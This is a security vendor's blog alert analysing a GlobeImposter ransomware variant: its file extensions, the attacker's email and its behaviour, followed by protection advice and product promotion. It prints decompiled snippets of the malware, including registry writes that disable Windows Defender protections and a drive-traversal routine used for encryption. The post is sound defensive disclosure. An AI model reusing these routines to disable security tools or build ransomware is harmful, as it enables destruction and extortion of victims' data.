[Alert] New GlobeImposter of Olympian Gods 2.0 is coming

sangfor.com/blog/cybersecurity/alert-new-globeimposter-olympian-gods-20-coming


Tag :

Cyber Security


Recently, The Sangfor Security Team identified a new GlobeImposter ransomware strain, naming it GlobeImposter of Olympian Gods 2.0. Currently, several companies have suffered attacked and experienced a great many losses.

We found several variants with the following extensions appended to encrypted files: Hermes865, Hades865 and Apollon865.


Sangfor identified the first strain of GlobeImposter of Olympian Gods in July 2019, finding that first encrypted files were appended with the extension .ares666. In the subsequent two months, as the first version spread, companies and organizations in the manufacturing, education and business verticals suffered attacks by the following variants: Zeus666, Poseidon666, Apollo666, Artemis666, Ares666, Aphrodite666, Dionysus666, Persephone666, Hephaestus666, Hades666, Demeter666 and Hera666.




Based on the wide-spread first version of GlobeImposter, the attackers developed a second version and changed appended extensions to those of Greek God + 865, like Hermes865, Hades865 and Apollon865. The file type was changed from TXT file to EXE to enable auto-startup.



This alert email is the same as the first version, i.e., Sin_Eater.666@aol.com. What is more, the samples are alike. Without question, attacks by this variant were conducted by the same attackers.



The Sangfor Security Team also discovered that this ransomware is in the debugging phase and encrypted viruses will generate another file named ids.txt, which is used to store an ID and printing error message:



Analysis

After analyzing the captured samples, Sangfor found that it is nearlly identical to the first version in code structure.


After launch, the virus will first create a note file (HOW TO BACK YOUR FILES.exe) and then disable the family group and then Windows defender.

```
*(_DWORD *)Data = 1;
if ( !RegCreateKeyW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Policies\\Microsoft\\Windows\\HomeGroup", &phkResult) )
{
  RegSetValueExW(phkResult, L"DisableHomeGroup", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
if ( !RegCreateKeyW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Policies\\Microsoft\\Windows Defender", &phkResult) )
{
  RegSetValueExW(phkResult, L"DisableAntiSpyware", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
if ( !RegCreateKeyW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Policy Manager",
        &phkResult) )
  RegCloseKey(phkResult);
result = RegCreateKeyW(
           HKEY_LOCAL_MACHINE,
           L"SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection",
           &phkResult);
if ( !result )
{
  RegSetValueExW(phkResult, L"DisableRealtimeMonitoring", 0, 4u, Data, 4u);
  RegSetValueExW(phkResult, L"DisableBehaviorMonitoring", 0, 4u, Data, 4u);
  RegSetValueExW(phkResult, L"DisableOnAccessProtection", 0, 4u, Data, 4u);
  result = RegCloseKey(phkResult);
}
```

Subsequently, the virus will create an auto-startup item named WindowsUpdateCheck, which will be executed through CMD to delete disk volumes, stop database service, traverse and mount volumes and traverse disk files:

```
GetLogicalDriveStringsW(0x100u, &RootPathName);
for ( i = &RootPathName; ; i += wcslen(i) + 2 )
{
  v25 = i;
  if ( !*i )
    break;
  v15 = GetDriveTypeW(i);
  i[2] = 0;
  if ( v15 - 2 <= 2 )
    sub_11AEA00(v10);
}
v16 = CreateThread(0, 0, sub_11AFA70, v10, 0, 0);
sub_11AF100(0, lpParameter);
WaitForSingleObject(v16, 0xFFFFFFFF);
CloseHandle(v16);
v17 = CreateThread(0, 0, sub_11AFA70, lpParameter, 0, 0);
WaitForSingleObject(v17, 0xFFFFFFFF);
CloseHandle(v17);
sub_11AEA30(ListHead);
sub_11AEA30((PSLIST_HEADER)lpParameter);
ExitCode = 0;
```

After encrypting files, the virus will duplicate the note file to the encrypted file directory:



Finally, the virus executes command through CMD to delete the RDP connection and system logs and delete itself.


Solutions

Currently there is no decryption tool for victims. You may isolate infected hosts and disconnect them from network.

We recommend performing a virus scan and removal as soon as possible.

Detection and Removal

Sangfor EDR and NGAF products are capable of detecting and removing this ransom virus.



Sangfor offers customers and users free anti-malware software to scan for and remove the virus.

Protection

The Sangfor Security Team recommends proactive protection, as there is no way to decrypt the files encrypted by majority of ransom viruses.

1. Fix the vulnerability quickly by installing the corresponding patch on the host.
2. Back up critical data files regularly to other hosts or storage devices.
3. Do not click on any email attachment from unknown sources and do not download any software from untrusted websites.
4. Disable unnecessary file sharing.
5. Strengthen your computer password and do not use the same passwords for multiple computers to avoid compromising a series of computers.
6. Disable RDP if it is unnecessary for your business. When computers are attacked, use Sangfor NGAF or EDR to block port 3389 and stop the virus from spreading.
7. Sangfor NGAF and EDR can prevent brute-force attacks. Turn on brute-force attack prevention on NGAF and enable Rules 11080051, 11080027 and 11080016. Turn on brute-force attack prevention on Sangfor EDR.
8. For Sangfor NGAF customers, update NGAF to version 8.0.5 and enable AI-based Sangfor Engine Zero to achieve the most comprehensive protection.

9. Deploy Sangfor security products and connect to cloud-based Sangfor Neural-X to detect new threats.
10. Sangfor SOC, featuring AI, is ready to quickly enhance security capabilities. SOC provides services including checks on device security policies, security threats and relevant vulnerabilities to ensure timely risk detection, remediation and prevention, as well as policy update.
11. Perform a security scan and virus removal on the entire network to enhance network security. We recommend Sangfor NGAF and EDR to detect, prevent and protect your internal network.